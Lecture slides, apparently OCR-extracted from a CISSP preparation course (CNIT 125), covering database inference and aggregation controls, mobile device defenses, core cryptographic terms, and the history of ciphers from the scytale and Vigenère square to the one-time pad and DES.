- **Users can make inferences by creating, viewing and comparing records**
- ***Inference attacks* and *aggregation attacks* are threats**
- ***Inference controls* and *polyinstantiation* are defenses**

Primary Key

- **A database field used to uniquely identify the entity the data belongs to**
  - **Ex: SSN, CCSF Student ID, Microsoft's SID**
  - **Even if two people have the same name and the same birthday, they can be uniquely identified by the Primary Key**

Polyinstantiation

- **Two rows may have the same primary key, but different data for each clearance level**
  - **Top Secret clearance subjects see all the data**
  - **Secret clearance subjects see only the data they are cleared for**

Inference and Aggregation

- **A user is able to use lower level access to *infer* restricted information**
  - **Ex: Major military operations in the Pentagon can be detected by counting pizza orders at night**
- ***Aggregation* uses many low-level facts to deduce restricted information**
  - **Ex: Look up every phone number; the ones you are not cleared to see must be the restricted ones**

Inference and Aggregation Controls

- **Place pizza vendors under NDA**
  - **Makes their orders restricted information**
- **Polyinstantiation is an inference control**
- **Restricting the number of queries made is an aggregation control**

Data Mining

- **Search a large database for useful information**
  - **Credit card companies mine transaction records to find suspicious transactions and detect fraud**
- **Data analytics**
  - **Understanding normal use cases helps detect insider threats or compromised accounts**

Countermeasures

- **Defense in depth**
  - **Multiple overlapping controls**
  - **Technical controls on the network**
  - **Administrative controls such as policies, procedures, guidelines, standards**
- **Physical controls like locks, guards, etc.**

Mobile Device Attacks

- **Users bring in USB thumb drives, iPhones, laptops, etc.**
  - **They can bring in malware**

Mobile Device Defenses


- **Administrative Controls**
  - **Restrict the use of mobile devices via policy**
- **Technical Controls**
  - **Disable autorun on USB drives**
  - **Allow only trusted devices**
    - **802.1X authentication**
    - **Network Access Control (Cisco)**
    - **Network Access Protection (Microsoft)**

Countermeasures Against Theft

- **Backups of data on mobile devices**
- **Full disk encryption**
- **Remote wipe**

3e

CNIT 125: Information Security Professional (CISSP Preparation)



Ch 3. Security Engineering (Part 2)

Topics in Part 2

- **Cornerstone Cryptographic Concepts**
- **History of Cryptography**
- **Types of Cryptography**
- **Cryptographic Attacks**
- **Implementing Cryptography**
- **Perimeter Defenses**
- **Site Selection, Design, and Configuration**
- **Environmental Controls**

Cornerstone Cryptographic Concepts

Key Terms

- **Cryptology**
  - **The science of secure communications**
- **Cryptography**
  - **Secret writing**
- **Cryptanalysis**
  - **Breaking encrypted messages**

Key Terms

- **Cipher**
  - **A cryptographic algorithm**
- **Plaintext**
  - **An unencrypted message**
- **Encryption turns plaintext into *cipher text***
- **Decryption turns cipher text into plaintext**

Confidentiality and Integrity

- **Confidentiality**
  - **Secrets remain secret**
- **Integrity**
  - **Data is not altered by unauthorized subjects**

Authentication and Nonrepudiation

- **Authentication**
  - **Verifies the identity of a user**
- **Nonrepudiation**
  - **Assurance that audit records are accurate**
  - **So subjects cannot deny what they did later**

Confusion and Diffusion

- **Confusion**
  - **No relationship between plaintext and ciphertext**
- **Diffusion**
  - **Plaintext should be dispersed throughout the ciphertext**

Substitution and Permutation

- **Substitution**
  - **Replacing one character with another**
  - **Provides confusion**
- **Permutation**
  - **Rearranging letters**
  - **Provides diffusion**

Cryptographic Strength


- **Strong encryption**
  - **Very difficult or impossible to decrypt without the key**
- **Work factor**
  - **How long it will take to break a cryptosystem**
- **Secrecy of the system does not provide strength**
  - **Stupid proprietary systems are weaker than well-known strong systems**

Monoalphabetic and Polyalphabetic Ciphers

- **Monoalphabetic**
  - **One plaintext letter changes to one ciphertext letter**
  - **Can be broken by *frequency analysis***
    - **Most common letter is E**
- **Polyalphabetic Ciphers**
  - **Use multiple substitutions for each letter**
  - **Resists frequency analysis**

Modular Math

- **Numbers are on a ring**
- **The "modulus" specifies how many numbers are used**
  - **A clock is modulus 12**
    - **11 + 1 = 0 (mod 12)**
    - **7 + 7 = 2 (mod 12)**
    - **1 - 2 = 11 (mod 12)**



Exclusive OR


- **0 XOR 0 = 0**
- **0 XOR 1 = 1**
- **1 XOR 0 = 1**
- **1 XOR 1 = 0**


Table 4.4

01000001 XORed to 01010101

Plaintext	0	1	0	0	0	0	0	1
Key	0	1	0	1	0	1	0	1
Ciphertext	0	0	0	1	0	1	0	0

XOR Reverses Itself





Data at Rest and Data in Motion

- **Data at Rest**
  - **Whole-disk encryption (if power is off)**
- **Data in Motion**
  - **End-to-end encryption**
  - **Attackers in the middle won't have the key**
  - **VPNs provide this protection**

Protocol Governance

- **Selecting appropriate encryption methods**
- **Must weigh considerations:**
  - **Speed**
  - **Strength**
  - **Cost**
  - **Complexity**
  - **And others**

3f

History of Cryptography

Spartan Scytale


- **Wrap parchment around a rod**
- **Letters are rearranged**
  - **Transposition**

Caesar Cipher

- **Substitution cipher**
- **ROT-13 is still used by Microsoft**

Table 4.6

Caesar (Rot-3) Cipher



Vigenere Square
Polyalphabetic Substitution Cipher

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

FIGURE 4.18 **Vigenère Square Encrypting Plaintext "T" with a Key of "E"**




FIGURE 4.19 A Modern Cipher Disk from the National Cryptologic Museum Courtesy of the National Security Agency

FIGURE 4.20 Confederate States of America Cipher Disks

Book Cipher

- **Ciphertext is a series of numbers**
  - **158.9.25 115.9.12 ...**
  - **Page 158, paragraph 9, word 25**
  - **Page 115, paragraph 9, word 12**
- **Recipient must have the same book as sender**

Running-Key Cipher

- **Agree to use a phrase or document as the key**
  - **Such as the Constitution**

Table 4.8

Running Key Ciphertext of "ATTACK AT DAWN"

A	T	T	A	C	K	A	T	D	A	W	N
+	+	+	+	+	+	+	+	+	+	+	+
W	E	T	H	E	P	E	O	P	L	E	O
=	=	=	=	=	=	=	=	=	=	=	=
X	Y	N	I	H	A	F	I	T	M	B	C

Codebooks

- **Assign code words for important people, locations, and terms**
  - **The US Secret Service uses code names for the First Family**
    - **Joe Biden is "Celtic"**
    - **Donald Trump is 'Mogul"**
    - **Link Ch 4e**

One-Time Pad

- **Sender and recipient must have a pad with pages full of random letters**
- **Each page is used only once**
- **Mathematically unbreakable**
  - **The only way to break it is to steal or copy the pad**
  - **Key distribution is burdensome: distributing the pads**
- **Vernam was the first to use it, in 1917**

Project VERONA

- **KGB used one-time pads in the 1940s**
- **US and UK cryptanalysts broke it**
  - **Because the KGB cheated and re-used the pads**

Hebern Machines

- **Look like large manual typewriters**
- **Encrypt and decrypt data**
- **Enigma used by the Nazis**
- **SIGBABA used by the USA into the 1950s**
- **Purple used by the Japanese in WW II**

Cryptography Laws

- **COCOM (Coordinating Committee for Multilateral Export Controls)**
  - **In effect from 1947 - 1994**
  - **Applied to US, some European countries, Japan, AU, and more**
  - **To control export to Iron Curtain countries**
- **Wassenaar Arrangement**
  - **Created in 1996**
  - **Relaxed many restrictions on cryptography**

Types of Cryptography

Three Types of Cryptography

- **Symmetric encryption**
  - **Provides confidentiality**
  - **Uses one key**
- **Asymmetric encryption**
  - **Provides confidentiality**
  - **Each user has two keys**
- **Hashing**
  - **No key at all**
  - **Provides integrity, not confidentiality**

Symmetric Encryption

- **Same key used to encrypt and decrypt**
- **Also called "secret key"**
- **Key Distribution**
  - **Secret key must be securely transmitted to recipient**

Stream and Block Ciphers

- **Stream**
  - **Encrypts one bit at a time**
  - **Ex: RC4 (used in WEP)**
- **Block**
  - **Encrypts one block of data at a time**
  - **DES used a 64-bit block size**
  - **AES uses 128-bit blocks**

Initialization Vector (IV) & Chaining

- **IV is a random value added to the plaintext before encryption**
  - **To ensure that two identical plaintext messages don't encrypt to the same ciphertext**
- **Chaining**
  - **Uses the result of one block to determine a "seed" to add to the next block**

DES (Data Encryption Standard)

- **Describes DEA (Data Encryption Algorithm)**
- **Based on IBM's Lucifer algorithm**
  - **Lucifer used a 128-bit key**
  - **DES used 56-bit key**

Modes of DES

